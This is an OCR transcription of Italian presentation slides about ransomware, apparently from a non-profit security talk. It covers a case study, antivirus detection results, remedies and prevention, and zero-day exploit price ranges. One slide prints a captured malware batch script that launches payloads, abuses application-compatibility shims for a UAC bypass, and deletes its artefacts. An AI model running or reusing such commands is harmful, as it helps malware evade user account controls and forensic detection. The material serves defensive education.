
vqteULxG - Blocco note

File Modifica Formato Visualizza ?

```
start C:\Users\tesla\AppData\Local\jQUZoUp5.exe C:\Users\tesla\AppData\Local\Temp\867876~1.EXE 3
sdbinst /q /u "C:\Users\tesla\AppData\LocalLow\vqteULxG.sdb"
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\iscsicli.exe" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{f48a0c57-7c48-461c-9957-ab255ddc986e}" /f
del C:\Windows\AppPatch\Custom\{f48a0c57-7c48-461c-9957-ab255ddc986e}.sdb
del %LOCALAPPDATA%Low\vqteULxG.sdb
del %LOCALAPPDATA%Low\vqteULxG.bat
```

- Avvia le componenti del malware
- Sdbinst installa in modo “silenzioso” le nuove chiavi di registro riguardanti l’application compatibility databases
- Rimozione delle chiavi dal registro per la configurazione dell’UAC (User Account Control)
- Rimozione degli artefatti

# Un recente caso di Ransomware





**Se l’utente non clicca su SI, l’infezione si arresta**

# Un recente caso di Ransomware


| Antivirus | Risultato | Aggiornamento |
|---|---|---|
| AVG | Generic13_c.CUC | 20150521 |
| Avast | MW97:Dridex-C [Expl] | 20150521 |
| Cyren | W97M/DLoader.A | 20150521 |
| ESET-NOD32 | VBA/TrojanDownloader.Agent.RU | 20150521 |
| F-Prot | W97M/DLoader.A | 20150521 |
| Kaspersky | Trojan-Downloader.MSWord.Agent.kk | 20150521 |
| McAfee | W97M/Downloader.ahd | 20150521 |
| Sophos | Troj/DocDl-OG | 20150521 |
| TrendMicro | TROJ_BARTALEX.PWY | 20150521 |
| TrendMicro-HouseCall | TROJ_BARTALEX.PWY | 20150521 |

**10 antivirus riconoscono il doc come malware dopo 2 giorni**

# Ransomware as a service



# Rimedi e prevenzione




https://bitbucket.org/jadacyrus/ransomwareremovalkit/overview

# Rimedi e prevenzione

| | | | |
|---|---|---|---|
| BitCryptor | | | |
| CoinVault | | | |
| CryptoLocker | | | |
| FBIRansomWare | | | |
| Identification | | | |
| OperationGlobal | | | |
| PCLock | | | |
| Prevention | | | |
| TeslaCrypt | | | |
| TorrentLocker | | | |
| TrendMicro_Ransomware_RemovalTool | | | |
| README.md | 1.9 KB | 2 days ago | Added some stuff to \Prevention |

https://bitbucket.org/jadacyrus/ransomwareremovalkit/overview

# Rimedi e prevenzione

## Symantec: l'antivirus è morto

*Inizia una nuova era per il produttore di Norton. Le protezioni anti-malware non bastano più. Per tenere testa alle minacce moderne occorre prevedere un approccio che ha quasi del fantascientifico (ma è già realtà)*

Roma – Symantec ha annunciato il nuovo corso aziendale, quello che definisce la "metodologia olistica" alla sicurezza, l'*advanced threat protection* (ATP): vale a dire un **nuovo approccio alla cybersecurity che dovrebbe superare il semplice impiego di un antivirus.**

Il nuovo progetto parte dall'assunto – come dice il vicepresidente di Symantec Brian Dye – secondo cui "l'antivirus", inteso come scudo per non far entrare i malintenzionati all'interno di un sistema informatico "è morto". I dati Symantec d'altronde mostrano come riescano a bloccare un'offensiva solo nel 45 per cento dei casi: così, occorre dare per scontato che in qualche modo i malintenzionali riescano a passare e che sia necessario lavorare per individuarli e minimizzarne le possibilità di recare danno.

# Rimedi e prevenzione

## Formazione e revisioni processi

# Rimedi e prevenzione


## Il 90% degli exploit su file pdf sfrutta falle di Adobe Reader

| | |
|---|---|
| ADOBE READER | $5,000–$30,000 |
| MAC OSX | $20,000–$50,000 |
| ANDROID | $30,000–$60,000 |
| FLASH OR JAVA BROWSER PLUG-INS | $40,000–$100,000 |
| MICROSOFT WORD | $50,000–$100,000 |
| WINDOWS | $60,000–$120,000 |
| FIREFOX OR SAFARI | $60,000–$150,000 |
| CHROME OR INTERNET EXPLORER | $80,000–$200,000 |
| IOS | $100,000–$250,000 |

Adeft Associazione NO PROFIT

# Dall’anonima sequestri al Ransomware: vita, morte e miracoli di un malware

Domande?